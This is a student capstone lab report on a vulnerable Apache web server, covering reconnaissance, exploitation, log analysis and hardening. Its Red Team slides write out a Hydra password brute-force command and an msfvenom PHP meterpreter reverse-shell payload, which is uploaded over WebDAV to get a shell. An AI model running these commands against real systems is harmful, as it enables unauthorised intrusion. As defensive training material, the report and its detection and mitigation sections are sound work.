Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Report: Leon Scott

Table of Contents

This document contains the following sections:

01 **Network Topology**


02 **Red Team**: Security Assessment

03 **Blue Team**: Log Analysis and Attack Characterization

04 **Hardening**: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology




```
root@Kali:~# nmap -sV 192.168.1.1/24
Starting Nmap 7.80 ( https://nmap.org ) at 2022-07-12 05:58 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00081s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
2179/tcp open  vmrdp?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
Nmap scan report for 192.168.1.90
Host is up (0.0000070s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.1p1 Debian 5 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (4 hosts up) scanned in 27.98 seconds
root@Kali:~#
```

```
Nmap scan report for 192.168.1.100
Host is up (0.00094s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
9200/tcp open  http    Elasticsearch REST API 7.6.1 (name: elk; cluster: elasticsearch; Lucene 8.4.0)
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
Nmap scan report for 192.168.1.105
Host is up (0.00086s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Network
Address Range: 192.168.1.1
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.1
OS: Windows 10
Hostname: VM-REFVM-684427

IPv4: 192.168.1.90
OS: Kali Linux Debian 5
Hostname: Kali

IPv4: 192.168.1.100
OS: Linux Ubuntu
Hostname: elk

IPv4:192.168.1.105
OS: Linux
Hostname: capstone

Red Team
Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Hostname: VM-REFVM-684427	192.168.1.1	OS: Windows 10 Hyper-V Server Host machine for VM devices
Hostname: Kali	192.168.1.90	OS: Kali Linux Debian 5 Pentesting Machine
Hostname: elk	192.168.1.100	OS: Linux Ubuntu ELK Stack Server
Hostname: capstone	192.168.1.105	OS: Linux Target Machine Corporate Web Server

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
CWE-553	A possible shell file exists in /cgi-bin/ or other accessible directories. This is extremely dangerous and can be used by an attacker to execute commands on the web server.	Allows for execution of scripts on the webserver that will compromise said server and information contained Compromises: Confidentiality, Intergrity, Availability
CVE-2019-0211	In Apache HTTP Server 2.4 releases 2.4.17 to 2.4.38, with MPM event, worker or prefork, code executing in less-privileged child processes or threads (including scripts executed by an in-process scripting interpreter).	Could execute arbitrary code with the privileges of the parent process (usually root) by manipulating the scoreboard. Non-Unix systems are not affected.
CVE-2021-41773	A flaw was found in a change made to path normalization in Apache HTTP Server 2.4.49. An attacker could use a path traversal attack to map URLs to files outside the directories configured by Alias-like directives.. This issue only affects Apache 2.4.49 and not earlier versions. The fix in Apache HTTP Server 2.4.50 was found to be incomplete, see CVE-2021-42013.	If files outside of these directories are not protected by the usual default configuration "require all denied", these requests can succeed. If CGI scripts are also enabled for these aliased paths, this could allow for remote code execution. This issue is known to be exploited in the wild Compromises Confidentiality, Integrity, Availability

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
CWE-799	The software does not properly limit the number or frequency of interactions that it has with an actor, such as the number of incoming requests	An authentication routine might not limit the number of times an attacker can BRUTE force a password
CWE-548	A directory listing is inappropriately exposed, yielding potentially sensitive information to attackers.	A directory listing provides an attacker with the complete index of all the resources located inside of the directory. The specific risks and consequences vary depending on which files are listed and accessible
CWE-312	The application stores sensitive information in cleartext within a resource that might be accessible to another control sphere	Because the information is stored in cleartext, attackers could potentially read it. Even if the information is encoded in a way that is not human-readable, certain techniques could determine which encoding is being used, then decode the information
CWE-256	Storing a password in plaintext may result in a system compromise	Storing a plaintext password in a configuration file allows anyone who can read the file access to the password-protected resource.

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
CWE-328	The product uses an algorithm that produces a digest (output value) that does not meet security expectations for a hash function that allows an adversary to reasonably determine the original input (preimage attack), find another input that can produce the same hash (2nd preimage attack), or find multiple inputs that evaluate to the same hash (birthday attack).	a hash function can be made weak by using the hash in a security context that breaks its security guarantees. For example, using a hash function without a salt for storing passwords (that are sufficiently short) could enable an adversary to create a "rainbow table" [REF-637] to recover the password under certain conditions; this attack works against such hash functions as MD5, SHA-1, and SHA-2
CWE-308	The use of single-factor authentication can lead to unnecessary risk of compromise when compared with the benefits of a dual-factor authentication scheme	The use of weak, reused, and common passwords is rampant on the internet. Without the added protection of multiple authentication schemes, a single mistake can result in the compromise of an account. For this reason, if multiple schemes are possible and also easy to use, they should be implemented and required

Exploitation: [Portscan & Directory Transversal]

01

Tools & Processes

Commence with an authorised network discovery and scan

The following commands were used:

Netdiscover –r 192.168.1.255/16
Nmap –Sv 192.168.1.0/24

02

Achievements


Netdiscover: found 3 hosts


Nmap scan:

Discovered 4 hosts
Discovered services running and version numbers to cross check against vunerabilities

Discovered corporate webserver, along with SSH services.

03





Exploitation: [Directory Transversal - Continued]

01

Tools & Processes

Nmap –Ss –A 192.168.1.105

Read the following

/meet_our_team/ashton.txt

Run a hydra attack against the server.

02

Achievements


Discovery of the secret folder

Secret folder password protected.

Run hydra attack iaw image on the right

Successful iaw image on right

03



Hydra –l ashton –P /user/share/wordlists/rockyou.txt –s 80 –f –vV 192.168.1.105 http-get /company_folders/secret_folder

Exploitation: [Breaking Password Hash]

01

Tools & Processes

Aim is to access the secret folder using Ryan's username and password

Used the following website to break the hash on the account achieved in the previous step

http://crackstation.net

02

Achievements


Gained access to the secret folder from previous steps

Discovered hash in file
Discovered URL in file

Broke the hash utilising tool on the left.

Notes:
Password was weak
Password was listed in tool hashed

03



http://192.168.1.105/company_folders/secret_folder/connect_to_corp_server

Exploitation: [Establishing the Reverse Shell]

01

Tools & Processes

Utilise the WebDAV functionality to upload a script to the server to establish a reverse shell

Command:
Msfvenom –p
php/meterpreter/reverse_tcp
LHOST=192.168.0.90
LPORT=4444 > shell.php

Use the Kali File Manager to upload the payload onto the webserver

02


Achievements

Created the shell.php
Upload the shell.php to the Webserver using the Kali file manager.
Execute the script on the webserver

Establish the listenner in metasploit
Established the connection

Successfully established connection to the webserver as seen in image top right.

03



Msfvenom –p php/meterpreter/reverse_tcp LHOST=192.168.0.90 LPORT=4444 > shell.php

Exploitation: [Shell access to the web server]

01

Tools & Processes

Reverse shell established in previous slide

Using a Metasploit shell
Search for the flag and confirm with client as successful.

Find / -name flag 2>/dev/null
cat flag.txt

02

Achievements


Compromised Apache server

Established shell

Found the flag.txt file and captured the flag.

Client confirmed success.


03





Blue Team
Log Analysis and Attack Characterization


Analysis: Identifying the Port Scan


- The port scan from 192.168.1.90 occurred on the 12th July 2022 at roughly 1130-1300
- Multiple ports were queried within a short space of time from IP 192.168.1.90 indicating a port scan
- There were 3110 unique flows at around 1130 from IP 192.168.1.90 in a short space of time in fact the line is almost vertical indicating a very short space of time.
- It should be noted that transaction errors also skyrocketed during this time
- User agent indicated a nmap scripting engine as seen on the right although only for Apache log.













Analysis: Finding the Request for the Hidden Directory

- 26 requests were made to the secret folder on the company server
- 6 requests were made to tbe index with 2 successful connections to the connect_to_corp_server file
- The access to the connect_to_corp_server file led to the eventual breach
- Requests were made at roughly 1200 on the 12th July 2022

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder/	18
http://192.168.1.105/company_folders/secret_folder	6
http://192.168.1.105/company_folders/secret_folder/connect_to_corp_server	2

Export: Raw Formatted






source.ip: 192.168.1.90 and destination.ip: 192.168.1.105 and url.path : *secret*


Analysis: Uncovering the Brute Force Attack

- There were 16223 packet requests made by a Brute Force Attack specifically Hydra
- A response code of 401 skyrocketted during the attack.
- Note this attack was carried out on on the 24th July 2022 due to issues during the 12th July 2022



Analysis: Finding the WebDAV Connection

- 98 requests were made to this directory
- 14 requests were made for the shell.php another 8 for passwd.dav remaining were generic



url.full: Descending	Count
http://192.168.1.105/webdav	60
http://192.168.1.105/webdav/	16
http://192.168.1.105/webdav/shell.php	14
http://192.168.1.105/webdav/passwd.dav	8

Export: Raw Formatted

source.ip: 192.168.1.90 and destination.ip: 192.168.1.105 and url.path : *webdav*

Blue Team
Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

- Set an alert to detect a large number of connections attempted within a short amount of time between a source and webserver, where the target port is always changing from connection to connection

What threshold would you set to activate this alarm?

- If a host has established within 30 seconds time range, more than 50 connection each using a different port against another host, we will call this a portscan.

System Hardening

What configurations can be set on the host to mitigate port scans?

- Enable only service ports as required ie. Ports 443 and 80
- Configure firewall to look for port scan behaviour and block those IP addresses
- Enable the SIEM functionality within the ELK stack
- Configure the server not to answer ICMP queries

Describe the solution. If possible, provide required command lines.

- Create IP tables to enable effective control
- Please refer to reference 1

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

- Configure an alarm if hidden directories are requested from outside the companies' network

What threshold would you set to activate this alarm?

- The threshold should be set to 1 as nobody should be able to access this resource from outside the designated corporate network.

System Hardening

What configuration can be set on the host to block unwanted access?

- Stronger usernames and passwords
- Implement stronger password hashing
- Enable multifactor authentication
- Remove vunerable data from the system
- Disable directory listing in Apache 2

Describe the solution. If possible, provide required command lines.

- Run the following command to disable the root directory
  <Directory /var/www/html> Options –Indexes </Directory>
- Run the following command to block directory access
  <Directory "/usr/local/httpd">Require all granted</Directory>
- Please refer to references 2, 6, and 9

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

- Define an alarm for HTTP 401 (Unauthorised) responses
- Define an alarm for malicious user agents
- Enable Elastic Stacks detection rules iaw documentation. Refer to references 4, 6, 8, 9, 10, and 11 and 14

What threshold would you set to activate this alarm?

- An appropriate threshold would be 15 failed attempts from a single IP address within 5 minutes.

System Hardening

What configuration can be set on the host to block brute force attacks?

- Strengthen username and passwords
- Restrict access to authentication URL's
- Enable multifactor Authentication
- Enable tailored ELK stack detection rules (not default). Refer to reference 11

Describe the solution. If possible, provide the required command line(s).

- Install and configure a firewall
- Install mod_evasive (An Apache Web Services Module)
- Set HTTP Limits
- Change the default settings of the Apache Server in particular the account which runs the service to a non-privileged account
- Please refer to references 9, 11, 14 and 15.

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

- An alarm should be set if any connection is made to the WebDAV directory from an external network
- Set an alarm that specifies the unique HTTP headers used with WebDAV

What threshold would you set to activate this alarm?

- A single instance at this point in time, however if remote work is required additional tuning will be required.

System Hardening

What configuration can be set on the host to control access?

- Patch the server iaw best practices
- Limit use of WebDAV to internal IP only
- Limit use of WebDAV to authorised users
- Correctly configure Apache iaw the guidelines stated here.

Describe the solution. If possible, provide the required command line(s).

- Consider an alternative solution to file sharing and editing with greater security controls
- Add a firewall and implement it iaw best practices
- Install mod_evasive (An Apache Web Services Module)
- Hide the server details by editing the httpd.conf file
  ServerSignature Off ServerTokens Prod
- Disable SSI, CGI, .htaccess override, ETag

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

- Create an alert for invalid file uploads

What threshold would you set to activate this alarm?

- The alert threshold should be set to 1. Any file that is uploaded to the server that is not on the approved list of valid types should be investigated

This is not my preferred solution please refer to the right, in that the Apache server should be configured correctly and tested to ensure it is secure.

System Hardening

What configuration can be set on the host to block file uploads?

- Modify the .htaccess file to expected file types only
- Modify the .htaccess file to upload files anywhere but root directory.
- Modify the .htaccess file to disable the PHP engine
- Modify the permissions of the designated folder so they can't be executed
- Patch the Apache server
- Review the use of the WebDAV service
- Modify the httpd.conf file iaw the references 9 and 19

Describe the solution. If possible, provide the required command line.

- Guidance on the correct configuration of the Apache server can be gleaned at reference 9 and 19.
- Security testing should be conducted after all configuration changes iaw best practices

References

1. https://unix.stackexchange.com/questions/345114/how-to-protect-against-port-scanners
2. https://www.simplified.guide/apache/disable-directory-listing
3. Prebuilt job reference | Elastic Security Solution [8.3] | Elastic
4. Manage detection rules | Elastic Security Solution [8.3] | Elastic
5. Essential Eight Maturity Model | Cyber.gov.au
6. Top 10 Web Hosting Security Best Practices (imunify360.com)
7. What Is WebDAV? A Quick Guide to a Handy Protocol (cloudwards.net)
8. 14-Step Best Practices Checklist to Improve Apache Security (wp-bridge.com)
9. Security Tips - Apache HTTP Server Version 2.4
10. How to Configure mod_evasive for Apache DDoS Protection (howtogeek.com)
11. https://www.elastic.co/guide/en/security/current/detection-engine-overview.html
12. List of Apache modules – Wikipedia
13. https://cwiki.apache.org/confluence/display/httpd/CommonHTTPStatusCodes
14. jzdziarski/mod_evasive: Apache mod_evasive module (github.com)
15. CSI-DETECT-AND-PREVENT-WEB-SHELL-MALWARE-20200422.PDF (defense.gov)
16. Preventing Shell Upload Vulnerabilities in PHP (securityinnovation.com)
17. php - How to ban all executable files on Apache - Stack Overflow
18. Versions of Apache Http Server : Versions and number of related security vulnerabilities (cvedetails.com)
19. Apache Web Server Hardening and Security Guide (geekflare.com)


The End